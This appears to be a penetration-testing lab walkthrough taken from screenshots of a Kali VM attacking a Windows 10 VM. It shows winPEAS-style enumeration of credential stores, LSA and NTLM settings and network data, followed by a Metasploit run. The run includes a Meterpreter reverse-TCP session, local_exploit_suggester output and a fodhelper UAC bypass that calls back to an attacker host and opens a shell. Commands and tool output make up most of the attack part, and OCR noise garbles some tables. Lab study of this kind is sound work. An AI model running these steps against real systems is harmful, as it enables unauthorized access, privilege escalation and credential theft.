PROCESSOR_REVISION: a502

USERNAME: happy

CommonProgramW6432: C:\Program Files\Common Files

OneDrive: C:\Users\happy\OneDrive

CommonProgramFiles: C:\Program Files\Common Files

OS: Windows_NT

USERDOMAIN_ROAMINGPROFILE: DESKTOP-03L04RH

PROCESSOR_IDENTIFIER: Intel64 Family 6 Model 165 Stepping 2, GenuineIntel

ComSpec: C:\Windows\system32\cmd.exe

PROMPT: \$P\$G

SystemDrive: C:

TEMP: C:\Users\happy\AppData\Local\Temp

ProgramFiles: C:\Program Files

NUMBER_OF_PROCESSORS: 1

TMP: C:\Users\happy\AppData\Local\Temp

ProgramData: C:\ProgramData

ProgramW6432: C:\Program Files

windir: C:\Windows

USERDOMAIN: DESKTOP-03L04RH

PUBLIC: C:\Users\Public

```
***** LAPS Settings
• If installed, local administrator password is changed frequently and is restricted by ACL
  LAPS Enabled: LAPS not installed

***** Wdigest
• If enabled, plain-text crds could be stored in LSASS https://book.hacktricks.xyz/windows-hardening/stealing-credentials/credentials-protections#wdigest
  Wdigest is not enabled

***** LSA Protection
• If enabled, a driver is needed to read LSASS memory (If Secure Boot or UEFI, RunAsPPL cannot be disabled by deleting the registry key) https://book.hacktricks.xyz/windows-hardening/stealing-credentials/credentials-protections#lsa-protection
  LSA Protection is not enabled

***** Credentials Guard
• If enabled, a driver is needed to read LSASS memory https://book.hacktricks.xyz/windows-hardening/stealing-credentials/credentials-protections#credential-guard
  CredentialGuard is not enabled
    Virtualization Based Security Status: Not enabled
    Configured: False
    Running: False

***** Cached Creds
• If > 0, credentials will be cached in the registry and accessible by SYSTEM user https://book.hacktricks.xyz/windows-hardening/stealing-credentials/credentials-protections#cached-credentials
  cachedlogonscount is 10

***** Enumerating saved credentials in Registry (CurrentPass)

***** AV Information
Some AV was detected, search for bypasses
Name: Windows Defender
ProductEXE: windowsdefender://
pathToSignedReportingExe: %ProgramFiles%\Windows Defender\MsMpeng.exe

***** Windows Defender configuration

***** UAC Status
• If you are in the Administrators group check how to bypass the UAC https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#basic-uac-bypass-full-file-system-access
  ConsentPromptBehaviorAdmin: 5 - PromptForNonWindowsBinaries
  EnableLUA: 1
  LocalAccountTokenFilterPolicy:
  FilterAdministratorToken:
  [*] LocalAccountTokenFilterPolicy set to 0 and FilterAdministratorToken ≠ 1.

[-] Only the RID-500 local admin account can be used for lateral movement.

***** PowerShell Settings
PowerShell v2 Version: 2.0
PowerShell v5 Version: 5.1.19041.1
PowerShell Core Version:
Transcription Settings:
Module Logging Settings:
Scriptblock Logging Settings:
PS history file:
PS history size:

***** Enumerating PowerShell Session Settings using the registry
You must be an administrator to run this check

***** PS default transcripts history
• Read the PS history inside these files (if any)

***** HKCU Internet Settings
CertificateRevocation: 1
DisableCachingOfSSLPages: 0
IE5_UA_Backup_Flag: 5.0
PrivacyAdvanced: 1
SecureProtocols: 2048
```

```

***** Enumerate LSA settings - auth packages included *****
auditbasedirectories      : 0
auditbaseobjects           : 0
Bounds                     : 00-30-00-00-00-20-00-00
crashonauditfail          : 0
fullprivilegeauditing     : 00
LimitBlankPasswordUse     : 1
NoLmHash                  : 1
Security Packages          : ""
Notification Packages      : scecli
Authentication Packages    : msv1_0
LsaPid                     : 600
LsaCfgFlagsDefault        : 0
SecureBoot                 : 1
ProductType                : 4
disabledomaincreds         : 0
everyoneincludesanonymous  : 0
forceguest                 : 0
restrictanonymous          : 0
restrictanonymoussam        : 1

***** Enumerating NTLM Settings *****
***** Enumerating NTLM Settings *****
LanmanCompatibilityLevel   : (Send NTLMv2 response only - Win7+ default)

NTLM Signing Settings
ClientRequireSigning       : False
ClientNegotiateSigning     : True
ServerRequireSigning       : False
ServerNegotiateSigning     : False
LdapSigning                : Negotiate signing (Negotiate signing)

Session Security
NTLMMinClientSec          : 536870912 (Require 128-bit encryption)
NTLMMinServerSec          : 536870912 (Require 128-bit encryption)

NTLM Auditing and Restrictions
InboundRestrictions        : (Not defined)
OutboundRestrictions        : (Not defined)
InboundAuditing            : (Not defined)
OutboundExceptions         : 

File: C:\Windows\system32\SecurityHealthSystray.exe

***** Scheduled Applications --Non Microsoft--
• Check if you can modify other users scheduled binaries https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation/privilege-escalation-with-autorun-binaries

***** Device Drivers --Non Microsoft--
• Check 3rd party drivers for known vulnerabilities/rootkits. https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#vulnerable-drivers
Intel(R) PRO/1000 Adapter - 8.4.13.0 [Intel Corporation]: \\.\GLOBALROOT\SystemRoot\System32\drivers\E1G6032E.sys

***** Network Information *****
***** Network Shares *****
ADMIN$ (Path: C:\Windows)
C$ (Path: C:\)
IPC$ (Path: )

***** Enumerate Network Mapped Drives (WMI)

```

NETWORK INFORMATION

```
Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali/Downloads
File Actions Edit View Help
Network Shares
ADMIN$ (Path: C:\Windows)
C$ (Path: C:\)
IPC$ (Path: )

Enumerate Network Mapped Drives (WMI)

Host File

Network Ifaces and known hosts
The masks are only for the IPv4 addresses
Ethernet[08:00:27:F3:63:B7]: 192.168.1.70, fe80::d743:27a0:e923:b984%6 / 255.255.255.0
Gateways: 192.168.1.254
DNSs: 192.168.1.254, 75.153.171.116
Known hosts:
 192.168.1.76      08-00-27-AE-B0-63    Dynamic
 192.168.1.254     70-F2-20-86-E1-30    Dynamic
 192.168.1.255     FF-FF-FF-FF-FF-FF    Static
 224.0.0.2          01-00-5E-00-00-02    Static
 224.0.0.22         01-00-5E-00-00-16    Static
 224.0.0.251        01-00-5E-00-00-FB    Static
 224.0.0.252        01-00-5E-00-00-FC    Static
 239.255.255.250   01-00-5E-7F-FF-FA    Static
 255.255.255.255   FF-FF-FF-FF-FF-FF    Static
```

```
Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali/Downloads
File Actions Edit View Help
Current TCP Listening Ports
Check for services restricted from the outside
Enumerating IPv4 connections

Protocol Local Address          Local Port      Remote Address     Remote Port     State
          Process ID       Process Name
TCP        0.0.0.0               135           0.0.0.0          0             Listeni
ng       824                   svchost
TCP        0.0.0.0               445           0.0.0.0          0             Listeni
ng       4                     System
TCP        0.0.0.0               3389          0.0.0.0          0             Listeni
ng       356                   svchost
TCP        0.0.0.0               5040          0.0.0.0          0             Listeni
ng       1120                  svchost
TCP        0.0.0.0               49664         0.0.0.0          0             Listeni
ng       600                   lsass
TCP        0.0.0.0               49665         0.0.0.0          0             Listeni
ng       500                   wininit
TCP        0.0.0.0               49666         0.0.0.0          0             Listeni
ng       380                   svchost
TCP        0.0.0.0               49667         0.0.0.0          0             Listeni
ng       1008                  svchost
```

Kali [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

shed 6692 C:\Users\happy\Desktop\payload.exe

root@kali: /home/kali/Downloads 13:09

Enumerating IPv6 connections

Protocol	Local Address	Remote Port	State	Local Port	Process ID	Remote Address	Process Name
TCP	[::]	0	Listening	135	824	[::]	svchost
TCP	[::]	0	Listening	445	4	[::]	System
TCP	[::]	0	Listening	3389	3389	[::]	svchost
TCP	[::]	0	Listening	356	49664	[::]	lsass
TCP	[::]	0	Listening	600	49665	[::]	wininit
TCP	[::]	0	Listening	500	49666	[::]	svchost
TCP	[::]	0	Listening	380	49667	[::]	svchost
TCP	[::]	0	Listening	1008	49669	[::]	spoolsv
TCP	[::]	0	Listening	1956	49670	[::]	

Type here to search 5°C Windy 11:12 AM 11/25/2023 Right Ctrl

Kali [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

root@kali: /home/kali/Downloads 13:09

File Actions Edit View Help

0 Listening 592 services

Current UDP Listening Ports

Check for services restricted from the outside

Enumerating IPv4 connections

Protocol	Local Address	Local Port	Remote Address:Remote Port	Process ID
UDP	0.0.0.0	500	*:*	1008
svchost				
UDP	0.0.0.0	3389	*:*	356
svchost				
UDP	0.0.0.0	4500	*:*	1008
svchost				
UDP	0.0.0.0	5050	*:*	1120
svchost				
UDP	0.0.0.0	5353	*:*	5044
C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe				
UDP	0.0.0.0	5353	*:*	5044
C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe				
UDP	0.0.0.0	5353	*:*	1312
svchost				
UDP	0.0.0.0	5355	*:*	1312

Type here to search 5°C Windy 11:12 AM 11/25/2023 Right Ctrl

```

KAU [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali/Downloads
File Actions Edit View Help

Enumerating IPv6 connections
Protocol Local Address          Local Port  Remote Address:Remote P
Port    Process ID   Process Name
UDP     [::]:1      svchost           500       *:*
UDP     1008        svchost           3389      *:*
UDP     356         svchost           4500      *:*
UDP     1008        svchost           5353      *:*
UDP     5044        C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe 5353      *:*
UDP     1312        svchost           5355      *:*
UDP     1312        svchost           1900      *:*
UDP     5400        svchost           60227     *:*
UDP     5400        svchost           1900      *:*
UDP     [fe80::d743:27a0%e923:b984%6] svchost           1900      *:*

Windows Type here to search 5°C Windy 11:12 AM 11/25/2023 Right Ctrl
KAU [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali/Downloads
File Actions Edit View Help
Firewall Rules
Showing only DENY rules (too many ALLOW rules always)
Current Profiles: PUBLIC
FirewallEnabled (Domain): False
FirewallEnabled (Private): True
FirewallEnabled (Public): True
DENY rules:

DNS cached --limit 70--
Entry          Name          Data
-----          ----          -----
Enumerating Internet settings, zone and proxy configuration
General Settings
Hive          Key          Value
HKCU          CertificateRevocation 1
HKCU          DisableCachingOfSSLPages 0
HKCU          IES_UA_Backup_Flag 5.0
HKCU          PrivacyAdvanced 1
HKCU          SecureProtocols 2048
HKCU          User Agent Mozilla/4.0 (compatible; MSIE 8.0; Win
32)
HKCU          ZonesSecurityUpgrade System.Byte[]
HKCU          WarnonZoneCrossing 0
HKCU          EnableNegotiate 1

Windows Type here to search 5°C Windy 11:12 AM 11/25/2023 Right Ctrl

```

```
Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
root@kali:/home/kali/Downloads

***** Windows Credentials *****
[+] Checking Windows Vault
• https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#credential
s-manager-windows-vault
    Not Found

[+] Checking Credential manager
• https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#credential
s-manager-windows-vault
    [!] Warning: if password contains non-printable characters, it will be printed as unicode
base64 encoded string

[!] Unable to enumerate credentials automatically, error: 'Win32Exception: System.ComponentModel
odel.Win32Exception (0x80004005): Element not found'
Please run:
cmdkey /list

***** Saved RDP connections *****
    Not Found

Windows
Type here to search 5°C Windy 11:12 AM 11/25/2023 Right Ctrl
File Machine View Input Devices Help
root@kali:/home/kali/Downloads
File Actions Edit View Help
Not Found

***** Remote Desktop Server/Client Settings *****
RDP Server Settings
Network Level Authentication : :
Block Clipboard Redirection : :
Block COM Port Redirection : :
Block Drive Redirection : :
Block LPT Port Redirection : :
Block PnP Device Redirection : :
Block Printer Redirection : :
Allow Smart Card Redirection : :

RDP Client Settings
Disable Password Saving : True
Restricted Remote Administration : False

***** Recently run commands *****
a: control firewall.cpl\1
MRUList: a

***** Checking for DPAPI Master Keys *****
• https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#dpapi
MasterKey: C:\Users\happy\AppData\Roaming\Microsoft\Protect\S-1-5-21-2150857845-1853182644
```

```
KALI [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
root@kali: /home/kali/Downloads
File Actions Edit View Help

♦ Follow the provided link for further instructions in how to decrypt the creds file

***** Checking for RDCMan Settings Files
♦ Dump credentials from Remote Desktop Connection Manager https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#remote-desktop-credential-manager
Not Found

***** Looking for Kerberos tickets
♦ https://book.hacktricks.xyz/pentesting/pentesting-kerberos-88
Not Found

***** Looking for saved Wifi credentials
[X] Exception: The service has not been started
Enumerating WLAN using wlanapi.dll failed, trying to enumerate using 'netsh'
No saved Wifi credentials found

***** Looking AppCmd.exe
♦ https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#appcmd.exe
Not Found
    You must be an administrator to run this check

***** Looking SSClient.exe
♦ https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#scclient-s
```

BROWSER INFORMATION

```
Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
root@kali:/home/kali/Downloads
root@kali:/home/kali/Downloads

***** Browsers Information *****

Showing saved credentials for Firefox
Info: if no credentials were listed, you might need to close the browser and try again.

Looking for Firefox DBs
+ https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#browsers-history
  Not Found

Looking for GET credentials in Firefox history
+ https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#browsers-history
  Not Found

Showing saved credentials for Chrome
Info: if no credentials were listed, you might need to close the browser and try again.

Looking for Chrome DBs
+ https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#browsers-history

Type here to search 5°C Windy 11:15 AM 11/25/2023 Right Ctrl
File Machine View Input Devices Help
File Actions Edit View Help
root@kali:/home/kali/Downloads
root@kali:/home/kali/Downloads

IE history -- limit 50
http://go.microsoft.com/fwlink/p/?LinkId=255141

IE favorites
http://go.microsoft.com/fwlink/p/?LinkId=255142

***** Interesting files and registry *****

Putty Sessions
  Not Found

Putty SSH Host keys
  Not Found

SSH keys in registry
+ If you find anything here, follow the link to learn how to decrypt the SSH keys https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#ssh-keys-in-registry
  Not Found

Type here to search 5°C Windy 11:15 AM 11/25/2023 Right Ctrl
```

```
KALI [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
***** SuperPutty configuration files
***** Enumerating Office 365 endpoints synced by OneDrive.

SID: S-1-5-19
-----
SID: S-1-5-20
-----
SID: S-1-5-21-2150857845-1853182644-2418290860-1001
  Name: Business1          C:\Users\happy\OneDrive
  UserFolder
  Name: Personal           C:\Users\happy\OneDrive
  UserFolder
-----
SID: S-1-5-18
```



```
KALI [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
***** Searching interesting files in other users home directories (can be slow)

***** Searching executable files in non-default folders with write (equivalent) permissions (can be slow)
  File Permissions "C:\Users\happy\Desktop\payload.exe": happy [AllAccess]
  File Permissions "C:\Users\happy\AppData\Local\Microsoft\OneDrive\OneDriveStandaloneUpdater.exe": happy [AllAccess]
  File Permissions "C:\Users\happy\AppData\Local\Microsoft\OneDrive\OneDrive.exe": happy [AllAccess]
  File Permissions "C:\Users\happy\AppData\Local\Microsoft\OneDrive\Update\OneDriveSetup.exe": happy [AllAccess]
  File Permissions "C:\Users\happy\AppData\Local\Microsoft\WindowsApps\winget.exe": happy [AllAccess]
  File Permissions "C:\Users\happy\AppData\Local\Microsoft\WindowsApps\WindowsPackageManagerServer.exe": happy [AllAccess]
  File Permissions "C:\Users\happy\AppData\Local\Microsoft\WindowsApps\Skype.exe": happy [AllAccess]
  File Permissions "C:\Users\happy\AppData\Local\Microsoft\WindowsApps\python3.exe": happy [AllAccess]
  File Permissions "C:\Users\happy\AppData\Local\Microsoft\WindowsApps\python.exe": happy [AllAccess]
  File Permissions "C:\Users\happy\AppData\Local\Microsoft\WindowsApps\MicrosoftEdge.exe":
```

KALI [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali/Downloads
Installer_8wekyb3d8bbwe\python.exe": happy [AllAccess]
Looking for Linux shells/distributions - wsl.exe, bash.exe
C:\Windows\System32\wsl.exe
WSL - no installed Linux distributions found.
File Analysis
Found SSH Files
File: C:\Users\happy\.ssh\known_hosts
Found SSH AGENTS Files
Found Keyring Files
File: C:\Users\happy\AppData\Local\Microsoft\OneDrive\logs\Personal\general.keystore
Found History Files
File: C:\Users\happy\AppData\Local\Microsoft\Edge\User Data\Nurturing\campaign_history-journal
[#####—] 68% /
[*] 192.168.1.70 - Meterpreter session 1 closed. Reason: Died

Powershell kills your meterpreter shell!

We successfully ran an executable.

Post/multi/recon/local_exploit_suggester

```
meterpreter > run post/multi/recon/local_exploit_suggester
[*] 192.168.1.70 - Collecting local exploits for x86/windows ...
[*] 192.168.1.70 - 188 exploit checks are being tried...
[+] 192.168.1.70 - exploit/windows/local/bypassuac_fodhelper: The target appears to be vulnerable.
[*] Running check method for exploit 41 / 41
[*] 192.168.1.70 - Valid modules for session 2:

#   Name                                Potentially Vulnerable?   Check Result
-   -
1  exploit/windows/local/bypassuac_fodhelper Yes   The target appears to be vulnerable.
2  exploit/windows/local/adobe_sandbox_adobecollabsync No    Cannot reliably check Exploitability.
3  exploit/windows/local/agnitum_outpost_acs No    The target is not exploitable.
4  exploit/windows/local/always_install_elevated No    The target is not exploitable.
5  exploit/windows/local/anyconnect_lpe No    The target is not exploitable. vpndownload.exe not found on file system.
6  exploit/windows/local/bits_ntlm_token_impersonation No   The target is not exploitable.
7  exploit/windows/local/bthpan No    The target is not exploitable.
8  exploit/windows/local/bypassuac_eventvwr No   The target is not exploitable.
9  exploit/windows/local/bypassuac_sluihijack No   The target is not exploitable.
10 exploit/windows/local/canon_driver_privesc No   The target is not exploitable. Galaxy Client Service not found
15 exploit/windows/local/ikeext_service No    The check raised an exception.
16 exploit/windows/local/ipass_launch_app No   The check raised an exception.
17 exploit/windows/local/lenovo_systemupdate No   The check raised an exception.
18 exploit/windows/local/lexmark_driver_privesc No   The check raised an exception.
19 exploit/windows/local/mqac_write No    The target is not exploitable.
20 exploit/windows/local/ms10_015_kitrap0d No   The target is not exploitable.
21 exploit/windows/local/ms10_092_schelevator No   The target is not exploitable. Windows 10 (10.0 Build 19045). is not vulnerable
22 exploit/windows/local/ms13_053_schlamperei No   The target is not exploitable.
23 exploit/windows/local/ms13_081_track_popup_menu No   Cannot reliably check Exploitability.
24 exploit/windows/local/ms14_058_track_popup_menu No   Cannot reliably check Exploitability.
25 exploit/windows/local/ms14_070_tcpip_ioctl No   The target is not exploitable.
26 exploit/windows/local/ms15_004_tswbproxy No   The target is not exploitable.
27 exploit/windows/local/ms15_051_client_copy_image No   The target is not exploitable.
28 exploit/windows/local/ms16_016_webdav No   The target is not exploitable.
29 exploit/windows/local/ms16_032_secondary_logon_handle_privesc No   The target is not exploitable.
```

WINDOWS KERNEL EXPLOITS

```
Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
meterpreter > background
[*] Backgrounding session 2 ...
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac_fodhelper
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > options

Module options (exploit/windows/local/bypassuac_fodhelper):
Name      Current Setting  Required  Description
SESSION          yes        The session to run this module on

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC    process       yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST      192.168.1.76   yes        The listen address (an interface may be specified)
LPORT      4444           yes        The listen port
```

```
Type here to search 5°C Windy 12:48 PM 11/25/2023 Right Ctrl
Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
root@kali:/home/kali/Downloads
root@kali:/home/kali/Downloads
View the full module info with the info, or info -d command.

msf6 exploit(windows/local/bypassuac_fodhelper) > set session 2
session => 2
msf6 exploit(windows/local/bypassuac_fodhelper) > set lhost 192.168.1.76
lhost => 192.168.1.76
msf6 exploit(windows/local/bypassuac_fodhelper) > set lport 5555
lport => 5555
msf6 exploit(windows/local/bypassuac_fodhelper) > run

[*] Started reverse TCP handler on 192.168.1.76:5555
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (175686 bytes) to 192.168.1.70
[*] Meterpreter session 3 opened (192.168.1.76:5555 -> 192.168.1.70:50282) at 2023-11-25 14:34:16 - 0500
[*] Cleaning up registry keys...
```

```
KALI [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali:/home/kali/Downloads
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing ...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (175686 bytes) to 192.168.1.70
[*] Meterpreter session 3 opened (192.168.1.76:5555 → 192.168.1.70:50282) at 2023-11-25 14:34:16 - 0500
[*] Cleaining up registry keys ...

meterpreter > ls
Listing: C:\Windows\system32
_____
Mode          Size     Type   Last modified      Name
_____
040777/rwxrwxrwx 0       dir    2019-12-07 04:49:04 -0500  0409
100666/rw-rw-rw- 2151    fil    2019-12-07 04:10:02 -0500  12520437.cpx
100666/rw-rw-rw- 2233    fil    2019-12-07 04:10:02 -0500  12520850.cpx
100666/rw-rw-rw- 232     fil    2019-12-07 04:09:21 -0500  @AppHelpToast.png
100666/rw-rw-rw- 308     fil    2019-12-07 04:09:21 -0500  @AudioToastIcon.png
100666/rw-rw-rw- 330     fil    2019-12-07 04:09:26 -0500  @EnrollmentToastIcon.png
```

```
Windows Type here to search 5°C Windy 12:48 PM Right Ctrl
File Machine View Input Devices Help
root@kali:/home/kali/Downloads
100666/rw-rw-rw- 342528  fil  2023-11-24 10:55:07 -0500  AccountsRt.dll
100666/rw-rw-rw- 255488  fil  2023-11-24 10:53:15 -0500  ActionCenter.dll
100666/rw-rw-rw- 125952  fil  2023-11-24 10:53:15 -0500  ActionCenterCPL.dll
100666/rw-rw-rw- 43008   fil  2023-11-24 10:52:49 -0500  ActivationClient.dll
100666/rw-rw-rw- 657408  fil  2023-11-24 10:52:49 -0500  ActivationManager.dll
100666/rw-rw-rw- 1423360  fil  2023-11-24 10:55:07 -0500  ActiveSyncProvider.dll
100666/rw-rw-rw- 42496   fil  2023-11-24 10:52:48 -0500  AdaptiveCards.dll
100666/rw-rw-rw- 53248   fil  2019-12-07 04:09:18 -0500  AddressParser.dll
100666/rw-rw-rw- 428544  fil  2023-11-24 10:54:47 -0500  AdmTmpl.dll
040777/rwxrwxrwx 0       dir  2023-11-24 18:33:13 -0500  AdvancedInstallers
100666/rw-rw-rw- 17920   fil  2019-12-07 04:10:05 -0500  AnalogCommonProxyStub.dll
100666/rw-rw-rw- 83456   fil  2023-11-24 10:52:48 -0500  ApiSetHost.AppExecutionAlias.dll
100666/rw-rw-rw- 770664  fil  2023-11-24 10:52:48 -0500  AppContracts.dll
100666/rw-rw-rw- 135680  fil  2023-11-24 10:52:48 -0500  AppExtension.dll
100666/rw-rw-rw- 285696  fil  2023-11-24 10:54:47 -0500  AppIdPolicyEngineApi.dll
100666/rw-rw-rw- 38400   fil  2023-11-24 10:53:04 -0500  AppInstallerPrompt.Desktop.dll
040777/rwxrwxrwx 0       dir  2019-12-07 04:14:52 -0500  AppLocker
100666/rw-rw-rw- 272896  fil  2023-11-24 10:53:06 -0500  AppLockerCSP.dll
100666/rw-rw-rw- 124928  fil  2023-11-24 10:54:47 -0500  AppManagementConfiguration.dll
100666/rw-rw-rw- 454192  fil  2023-11-24 10:53:04 -0500  AppResolver.dll
100666/rw-rw-rw- 28016   fil  2023-11-24 10:54:46 -0500  AppVClientPS.dll
```

```
meterpreter > getuid
Server username: DESKTOP-03L04RH\happy
meterpreter > whoami
[-] Unknown command: whoami
meterpreter > shell
Process 656 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.3693]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
desktop-03l04rh\happy

C:\Windows\system32>
```

ESCALATION: If your windows is vulnerable to windows/local/ms10_015_kitrap0d

You can escalate privileges. Take advantage of windows/exploit/suggester